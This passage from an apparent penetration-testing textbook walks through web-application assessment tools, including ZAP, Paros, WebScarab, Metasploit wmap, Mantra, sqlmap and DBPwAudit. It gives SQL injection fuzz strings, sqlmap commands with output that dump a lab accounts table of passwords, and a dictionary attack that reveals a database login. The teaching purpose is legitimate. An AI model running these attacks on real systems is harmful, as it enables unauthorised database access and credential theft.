So with this we have seen how to scan a website using the basic features in ZAP. So it is now up to the penetration tester or the security analyst to apply his skills in determining which one of the identified vulnerabilities are false positives. This is important because no tool's report can be believed to be free from false positives unless it is confirmed by a professional. The security analyst has to look at the issues raised by the tool one by one and eliminate the false positives. This can be done by right clicking on a vulnerability and clicking delete.

Alternately by right clicking on a vulnerability you can also exclude it from the scan or open the same in the web browser to explore the issue. When the vulnerability is selected the corresponding risk associated with it is mentioned in the side tab as High or Medium or Low. For instance, cross site scripting vulnerabilities are marked as High. In this way a report needs to be prepared at the end of the scan by eliminating the false positives and including only the valid findings.

Reporting

The best part of the ZAP tool is even though its open source, it has the features which can compete with the commercial tools present in the market. One such feature is the Reporting feature which allows you to generate a report of the vulnerabilities. To generate a report, select Report ☐ Generate HTML Report and select desired location to save the file.

There are many other features in the ZAP tool which can be explored to make use of them. Below are some of the features.

Port Scan – This feature scans open ports on the target site and lists them accordingly. This can be configured under 'Port scan' in Options. You can also select the maximum port to scan. Selecting a high port number might significantly increase the time taken to scan. You can also set concurrent scanning threads per post.

Encode/Decode Hash – Use this feature to encode/ decode the text entered. This can be a handy feature, especially while pen testing an application, you might come across several scenarios where you need to encode and decode the content.

Fuzzing – Fuzzing is the process of sending invalid and unexpected input to the application to observe the behaviour. To fuzz any request, select a request and highlight corresponding string to fuzz, right click and now select fuzz.


Notes – Use this feature to add anything to the request.

Extensions for ZAP: The below link provides the extensions for ZAP. To use them, just download them and drop them into the ZAP Plugin directory and restart the ZAP. You can find plugins like LDAP Injection, session fixation etc. and many others.

Link: <http://code.google.com/p/zap-extensions/>

For example download the ‘SQL Injection Scanners’ extension (includes generic, MySQL, Hypersonic/HSQL, Oracle, and PostgreSQL) and copy it to the ‘plugin’ directory under the ZAP installation directory. Restart the ZAP tool and find that the plugin has resulted in increased number of tests in the scan policy. So there no tab or window which lists all the plugins installed.





Paros proxy

Paros proxy is a valuable and intensive vulnerability assessment tool. It spiders through the entire website and executes various vulnerability tests. It also allows an auditor to intercept the web traffic (HTTP/HTTPS) by setting up the local proxy between the browser and the actual target application. This mechanism helps an auditor tamper or manipulate with particular requests being made to the target application in order to test it manually. Thus, Paros proxy acts as an active and passive web application security assessment tool.

To start Paros proxy, navigate to Kali Linux | Web Applications | Web Application Proxies | Paros or use the console to execute the following command:

```
# paros
```

This will bring up the Paros proxy window. Before you go through any practical exercises, you need to set up a local proxy (127.0.0.1, 8080) in your favorite browser. If you need to change any default settings, navigate to Tools | Options in the menu bar. This will allow you to modify the connection settings, local proxy values, HTTP authentication, and other relevant information. Once your browser has been set up, visit your target website. The following are the steps for vulnerability testing and obtaining its report:

In our case, we browse through <http://testphp.example.com> and notice that it has appeared under the Sites tab of Paros Proxy.

Right-click on <http://testphp.example.com> and choose Spider to crawl through the entire website. This will take some minutes depending on how big your website is.

Once the website crawling has finished, you can see all the discovered pages in the Spider tab at the bottom. Additionally, you can chase up the particular request and response for a desired page by selecting the target website and choosing a specific page on the left-hand panel of the Sites tab.

In order to trap any further requests and responses, go to the Trap tab on the right-hand panel. This is particularly useful when you decide to throw some manual tests against the target application. Moreover, you can also construct your own HTTP request by navigating to Tools | Manual Request Editor.

To execute the automated vulnerability testing, we select the target website under the Sites tab and navigate to Analyze | Scan All from the menu. Note that you can still select the specific types of security tests by navigating to Analyze | Scan Policy and then navigating to Analyze | Scan instead of selecting Scan All

Once the vulnerability testing is complete, you can see a number of security alerts on the Alerts tab at the bottom. These are categorized as the High, Low, and Medium type risk levels.

If you would like to have the scan report, navigate to Report | Last Scan Report in the menu bar. This will generate a report that lists all the vulnerabilities found during the test session (/root/paros/session/ LatestScannedReport.html).

WebScarab

WebScarab is a powerful web application security assessment tool. It has several modes of operation but is mainly operated through the intercept proxy. This proxy sits in between the end user's browser and the target web application to monitor and modify the requests and responses that are being transmitted on either side. This process helps the auditor manually craft the malicious request and observe the response thrown back by the web application. It has a number of integrated tools, such as fuzzer, session ID analysis, spider, web services analyzer, XSS and CRLF vulnerability scanner, transcoder, and others.

To start WebScarab lite, navigate to Kali Linux | Web Applications | Web Vulnerability Scanners | webscarab or use the console to execute the following command

#webscarab

This will pop up the lite edition of WebScarab. For our exercise, we are going to transform it into a full-featured edition by navigating to Tools | Use full-featured interface in the menu bar. This will confirm the selection and you should restart the application accordingly. Once you restart the WebScarab application, you will see a number of tool tabs on your screen. Before we start our exercise, we need to configure the browser to the local proxy (127.0.0.1, 8008) in order to browse the target application via the WebScarab intercept proxy. If you want to change the local proxy (IP address or port), then navigate to the Proxy | Listeners tab. The following steps will help you analyze the target application's session ID:

- Once the local proxy has been set up, you should browse the target website (for example, <http://testphp.example.com/>) and visit as many links as possible. This will increase the probability and chance of catching the known and unknown vulnerabilities. Alternatively, you can select the target under the Summary tab, right-click, and choose Spider tree. This will fetch all the available links in the target application.
- If you want to check the request and response data for the particular page mentioned at the bottom of the Summary tab, double-click on it and see the parsed request in a tabular and raw format. However, the response can be viewed in the HTML, XML, Text, and Hex formats.
- During the test period, we decide to fuzz one of our target application links that have the parameters (for example, `artist=1`) with the GET method.

This may reveal any unidentified vulnerability, if it exists. Right-click on the selected link and choose Use as fuzz template. Now click on to the Fuzzer tab and manually apply different values to the parameter by clicking on the Add button near the Parameters section. In our case, we wrote a small text file listing the known SQL injection data (for example, `1 AND 1=2`, `1 AND 1=1`, single quote (')) and provided it as a source for fuzzing parameter value. This can be accomplished using the Sources button under the Fuzzer tab. Once your fuzz data is ready, click on Start. After all tests are complete, you can double-click on an individual request and inspect its consequent response. In one of our test cases, we discovered the MySQL injection vulnerability:


```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near '' at line 1 Warning: mysql_fetch_array(): supplied argument is
not a valid MySQL result resource in
/var/www/vhosts/default/htdocs/listproducts.php on line 74
```

In our last test case, we decide to analyze the target application's session ID. For this purpose, go to the SessionID Analysis tab and choose Previous Requests from the combo box. Once the chosen request has been loaded, go to the bottom, select samples (for example, 20), and click on Fetch to retrieve various samples of session IDs. After that, click on the Test button to start the analysis process. You can see the results under the Analysis tab and the graphical representation under the Visualization tab. This process determines the randomness and unpredictability of session IDs, which could result in hijacking other users' sessions or credentials.

This tool has a variety of options and features, which could potentially add a cognitive value to penetration testing. To get more information about the WebScarab project, visit

http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

Extending the functionality of traditional vulnerability scanners

The best example of this type of vulnerability scanner is the wmap module that is packaged with the Metasploit Framework of Rapid7. To use this module, you must first ensure that the postgresql database service has been started; use the following command:

```
root@kali:~# service postgresql start
```

Next, launch msfconsole from a command prompt and enter the load wmap command. Like most of the framework applications, typing help or -h in the command prompt will display the commands that are available for use.

To manage the target sites, use the `wmap_sites` command. The `-a` option will add the target's IP address to the application's database. The `-l` option provides a list of the available sites to target for testing, as shown in the following screenshot:

```
[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a http://54.236.190.114
[*] Site created.
msf > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
0	54.236.190.114	54.236.190.114	80	http	0	0

With the target selected, the tester is now able to run the wmap modules using the following command:

```
msf> wmap_run -e
```

The execution of the previous command is shown in the following screenshot:

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 54.236.190.114 (54.236.190.114)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2013-12-26 15:25:09 -0500
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version

[*] 54.236.190.114:80
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/frontpage_login
```

Executing this command may take some time to reach completion (it depends on the number of pages in the website, as well as the site's structural complexity, as well as how the selected modules operate to detect vulnerabilities).

The Metasploit Framework was not designed for the complexities of websites and web services; this is visible in the limited amount of findings that result from using this product versus using vulnerability scanners that were specifically designed for websites

and web services. Nevertheless, because it is always undergoing updates, it is worth monitoring the changes in its scanning abilities.

The Websploit application also uses the wmap modules.

Extending the functionality of web browsers

Web browsers are designed to interact with web services. As a result, it is natural that they are selected as vulnerability assessment and exploit tools.

The best example of this type of toolset is OWASP's Mantra—a collection of third-party security utilities built on the Firefox web browser. OWASP's Mantra supports Windows, Linux, and Macintosh test systems, and provides access to utilities that support the following activities:

- Information gathering: These utilities provide passive reconnaissance, reporting on the target's physical location, uncovering the underlying site technologies, and searching and testing of the site's hyperlinks
- Editors: A collection of utilities that edit, debug, and monitor HTML, CSS, and JavaScript
- Proxy: Utilities that provide proxy management tools, including FoxyProxy, a tool that facilitates switching back and forth among proxies
- Network utilities: These utilities provide clients for FTP and SSH communications, and simplify DNS cache management
- Application auditing: These switch between various user agents, access to web developer tools, control what gets sent as the HTTP referrer on a per-site basis, find SQL injection and XSS vulnerabilities, allow testers to tamper with the data, and access to the Websecurify tools
- Miscellaneous: Generate scripts, manage sessions and downloads, and access encryption, decryption, and hashtag functions

The Mantra framework can be used to facilitate a semi-automated reconnaissance of a website.

In the example shown in the following screenshot, the Mutillidae login page has been opened in the Mantra browser. Using the drop-down menu (activated from the blue logo

in the upper-right corner), the SQL Inject Me application has been selected from among the available tools, and is displayed in the left-hand panel.



Injection attacks against databases

The most common and exploitable vulnerability in websites is the injection vulnerability, which occurs when the victim site does not monitor the user input, thereby allowing the attacker to interact with backend systems. An attacker can craft the input data to modify or steal contents from a database, place an executable onto the server, or issue commands to the operating system.

SQLmap


One of the most useful tools for assessing SQL injection vulnerabilities is sqlmap, a Python tool that automates the reconnaissance and exploitation of Firebird, Microsoft SQL, MySQL, Oracle, PostgreSQL, Sybase, and SAP MaxDB databases.

We'll demonstrate an SQL injection attack against the Mutillidae database. The first step is to determine the web server, the backend database management system, and the available databases.

Launch a Metasploitable virtual machine, and access the Mutillidae website. When this is completed, review the web pages to identify one that accepts user input (for example, the user login form that accepts username and password from a remote user); these pages may be vulnerable to SQL injection. Then, open Kali, and from a command prompt, enter the following (using the appropriate target IP address):

```
root@kali:~# sqlmap -u
'http://192.168.75.129/mutillidae/index.php?page=user-
info.php&username=admin&password=&user-info-php-submit-
button=View+Account+Details' --dbs
```

Sqlmap will return data, as shown in the following screenshot:



```
[13:32:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[13:32:56] [INFO] fetching database names
available databases [7]:
[*] dwwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

The most likely database to store the application's data is the owasp10 database; therefore, we will check for all tables of that database using the following command:

```
root@kali:~# sqlmap -u
'http://192.168.75.129/mutillidae/index.php?page=user-
info.php&username=admin&password=&user-info-php-submit-
button=View+Account+Details' -D owasp10 --tables
```

The returned data from executing that command is shown in the following screenshot:



```
[13:53:07] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+-----+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+-----+
```

Of the six tables that were enumerated, one was titled accounts. We will attempt to dump the data from this part of the table. If successful, the account credentials will allow us to return to the database if further SQL injection attacks fail. To dump the credentials, use the following command:

```
root@kali:~# sqlmap -u
'http://192.168.75.129/mutillidae/index.php?page=user-
info.php&username=admin&password=&user-info-php-submit-
button=View+Account+Details' -D owasp10 -T accounts --dump
```

Database: owasp10
Table: accounts
[16 entries]

cid	username	is_admin	password	mysignature
1	admin	TRUE	adminpass	Monkey!
2	adrian	TRUE	somepassword	Zombie Films Rock!
3	john	FALSE	monkey	I like the smell of confunk
4	jeremy	FALSE	password	d1373 1337 speak
5	bryce	FALSE	password	I Love SANS
6	samurai	FALSE	samurai	Carving Fools
7	jim	FALSE	password	Jim Rome is Burning
8	bobby	FALSE	password	Hank is my dad
9	simba	FALSE	password	I am a cat
10	dreveil	FALSE	password	Preparation H
11	scotty	FALSE	password	Scotty Do
12	cal	FALSE	password	Go Wildcats
13	john	FALSE	password	Do the Duggie!
14	kevin	FALSE	42	Doug Adams rocks
15	dave	FALSE	set	Bet on S.E.T. FTW
16	ed	FALSE	pentest	Commandline KungFu anyone?

DBPwAudit

DBPwAudit is a Java-based tool designed to audit passwords for Oracle, MySQL, MS-SQL, and IBM DB2 servers. The application design is greatly simplified to allow us to add more database technologies, as required. It helps the pentester to discover valid user accounts on the database management system, if not hardened with a secure password policy. It currently supports the dictionary-based password attack mechanism.

To start DBPwAudit, navigate to Kali Linux | Vulnerability Analysis | Database Assessment | dbpwaudit or execute the following command in your shell:

```
cd /usr/share/dbpwaudit/
dbpwaudit
```

This will display all the options and usage instructions on your screen. In order to know which database drivers are supported by DBPwAudit, execute the following command:

```
#dbpwaudit -L
```

This will list all the available database drivers that are specific to a particular database management system. It is also important to note their aliases in order to refer to them for test execution.

In order to perform this particular example usage of the tool, we will have to install the MySQL driver. Once the MySQL database driver is in place, we can start auditing the target database server for common user accounts. For this exercise, we have also created two files, users.txt and passwords.txt, with a list of common usernames and passwords:

```
# dbpwaudit -s 10.2.251.24 -d pokeronline -D MySQL -U \ users.txt -P  
passwords.txt
```

```
...
```

```
user:          pokertab pass: RolVer123
```

```
Tested 12      passwords      in      69.823      seconds  
(0.17186314tries/sec)
```

Hence, we successfully discovered a valid user account. The use of the -d command-line switch represents the target database name, -D is used for a particular database alias relevant to target DBMS, -U is used for the usernames list, and -P is for the passwords list.